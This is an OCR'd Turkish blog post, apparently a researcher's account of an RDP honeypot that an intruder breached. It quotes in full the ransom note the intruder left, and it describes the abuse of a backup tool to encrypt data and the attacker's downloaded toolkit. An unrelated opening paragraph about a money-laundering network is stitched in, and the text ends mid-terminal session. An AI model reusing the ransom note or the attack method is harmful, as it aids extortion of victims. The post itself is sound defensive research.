
Polis şebekenin para aldığı şirketlerle ilgili çalışmalarına devam ederken, şebekenin, şu ana kadar yapılan tespitlerde 55 şirketten 87 bin 684 Dolar alındığı belirlendi. Paraların şebekenin talebi üzerine Rusya, Ukrayna, Çin Vietnam, Peru gibi ülkelerdeki hesaplara havale edildiği belirlendi. Bu ülkelere havale edilen paralarında farklı şebekeler aracılığı ile çekilerek komisyon karşılığı S.B.'nin adamlarına aktarıldığı iddia edildi.


Tuzak sisteme bağlananların IP adreslerini ve sisteme ne kadar süre ile bağlı kaldıklarını öğrenebilme adına Remote Desktop servisine internetten erişim vermek yerine, Ubuntu (Batcave) üzerinden yönlendirme yapmaya karar verdim. Bunun için Ubuntu'nun 3389. bağlantı noktasına (port) gelen tüm istekleri, socat aracı ile tuzak sistemin 3389. bağlantı noktasına yönlendirdim. Socat aracının detaylı kayıt özelliğini yorumlaması pek pratik olmadığı için de Python ile Socat Connection Tracker adında yardımcı bir araç hazırladım.





Bir sabah uyandığımda e-posta kutumda tuzak sistem tarafından gönderilmiş çok sayıda e-posta olduğunu farkettim. Bu durum ben gece mışıl mışıl uyurken birinin tuzak sistemimi hacklediği anlamına geliyordu. Tuzak sistemin konsoluna ESXi arabiriminden bağlandığımda ilk dikkatimi çeken sistemde Sys isimli farklı bir kullanıcının oluşturulduğuydu. Sisteme giriş yaptığım zaman ise karşıma çıkan Steganos Backup 2012 yedekleme yazılımı ile muhasebe programının klasörlerinin şifreli olarak yedeklendiği ve masaüstünde yer alan not ile uzun

zamandan beri beklediğim günün nihayet geldiğini anladım. Bağlantı kuran kişi yukarıda yer alan ekran görüntüsünden de anlaşılacağı üzere tuzak sistemime 44 dakika bağlı kalmıştı.




Steganos Backup 2012
File Rescue Disc Settings Help
steganos Backup
What would you like to back up ?
Standard Folders (0)
Internet, Email and Organizers (0)
Files By Type (0)
Manual File and Folder Selection (3)
Exclusions (16)
Please add the files and folders that you would like to back up to the list.
Files and Folders
C:\AKINSOFT*
C:\AS_YEDEK*
C:\Program Files\Firebird*
Add Folder
Add Folder with Filter
Add File
Edit
Remove
steganos
Back
Next
Local Disk (C:)
Size
folder
Document
6 KB


Steganos Backup 2012
File Rescue Disc Settings Help
steganos Backup
This is a list of all available backup reports. Double click on a report to open it.
Finished
Started
Name
25.11.2016 00:34
25.11.2016 00:32
YEDEKLER
Open Report
Delete Report
steganos
Back
Local Disk (C:)
Size
folder
Document
6 KB



BENİ OKU.txt - Notepad

Merhabalar,

Sisteminizde önemli olduğuna inandığım bir kısım verilerinizi şifreledim.
Verilerinizi sadece benim geri getirebileceğim şekilde şifreleyip yine sizin sunucunuzda,
*.axx uzantıları ile kendi yerlerinde ya da disklerinizin ana dizininde "yedekler" ismindeki
klasörde sakladıktan sonra, orjinallerinin üzerine veri yazarak geri getirilmeyecek üzere sildim.

Eğer verilerinizi tekrar çalışır şekilde sunucunuza yüklememi arzu ederseni benimle mny4ptr.pan@gmail.com
e-maili aracılığı ile iletişime geçiniz. Yazacağınız e-mailin konusuna mutlaka ip numaranızı yazınız.

Sizin sisteminiz için sizdenbir miktar para talep ediyorum. Anlaştığımız taktirde,
size parayı gönferebilmeniz için gerekli havale bilgilerini göndereceğim.
Bana gönderdiğiniz paranın yerine ulaşıp ulaşmadığının kontrolünü (en geç yarım saat)yaptıktan sonra sisteminize
bağlanıp eski haline getireceğim.

Sizi tanımıyorum, dolayısı ile size karşı herhangi bir düşmanlığım veya garezim olmadığından dolayı sizi gereksiz yere
sıkıntıya sokacak bir amacımın da olması mümkün değil. Amacım sadece bu fiilimden dolayı belli bir gelir elde edip
sebep olduğum bu rahatsızlığı giderip sizinle yollarımı ayırmaktır.

Sunucunuzda *.axx uzantılı dosyalar ve / veya varsa sürücülerinizin ana dizinlerinde bulunan "yedekler" klasörlerini silmeyiniz,
orjinalleri üzerinde oynayıp onları değiştirmeyiniz / bozmayınız. Bozduğunuz ya da sildiğiniz dosyalardan ötürü bilgilerinizi geriye
getirememekten ötürü sorumluluk kabul etmem.

Verilerini şifrelediğim işletmenin sorumluları dışında bilgi işlemlerine dışarıdan yazan kişi veya kurumların bu mailime cevap verip
benimle anlaşamamaları durumunda işletmenin sahiplerine / yönetimine ayrıca durumu bildirir amaçla ulaşacağımın bilinmesini isterim.


Her sunucunun kendisine has şartları, veri miktarı ve türü, işletmenin büyüklüğü / bilinirliği, verileri şifrelemede harcadığım
ve sonrasında geriye yüklerken harcayacağım zaman ve şartlara göre paranın bana ulaşmasında kullanacağım ödeme yöntemlerinin
gerektirdiği
durumlara bağlı olarak her işten ayrı bir ücret talep ettiğimden bana "filan yerden şu kadar para almışsınız" şeklindeki argümanlarla
fiyatta indirim talebinde bulunmayınız.


Hard disklerinizden veri kurtarma programları ile tekrar veri elde etmeyi deneyebilirsiniz, disklerinizi veri kurtarma şirketlerine
gönderebilirsiniz, adli mercilere baş vurabilirsiniz, beni tehdit edebilirsiniz. Tüm bunların verilerinizi tekrar elde etmede bir
faydasının
olmayacağını size ancak zaman kaybettireceğini, sisteminizi bir an önce çalışır duruma getirmenin benimle anlaşmaktan geçtiğini
not etmek isterim.


Sunucunuzu eski haline getirdikten sonra size hangi yolla ne şekilde sunucunuza ulaştığımı ve tekrar bu tür olayların başınıza
gelmemesi için
neler yapmanız, nelere dikkat etmeniz gerektiğini anlatan bir mail göndereceğim.


Benimle iletişime geçerken hangi sunucudan bahsedildiğini anlayabilmem için konu kısmına sunucunuzun dış ip numarasını belirtiniz.


Art niyetli kişiye ait kayıtları incelediğimde kameder.com.tr adresinden (muhtemelen hacklenmiş bir site), pr.docx isimli bir dosya indirdiğini gördüm. 65 MB büyüklüğünde bir belge olması oldukça şüpheli olduğu için bunun bir ZIP dosyasını öğrenmem çok zor olmadı. Bu ZIP dosyasını açmaya çalıştığımda ise bir parola soruluyordu. Parolayı bulmak için ise yine kayıtlara hızlıca göz attığımda, parolanın x olduğunu gördüm. ZIP dosyasını açtığımda art niyetli kişinin hacklediği sistem üzerine yükleyip, çalıştırmak amacıyla kullandığı tüm araçları karşımda buldum. Sys kullanıcısının parolasını da bir bat dosyası içinde bulduktan sonra şifrelenen dosyalarımın parolasının da olabileceği ihtimaline karşı benzer dosyaları incelemeye devam ettim ancak parola içeren herhangi bir dosya bulamadım.




root@remnux: /home/remnux/Desktop/honeypot
File Edit Tabs Help
root@remnux:/# cd home
root@remnux:/home# ls
remnux
root@remnux:/home# cd remnux/
root@remnux:/home/remnux# cd Desktop/
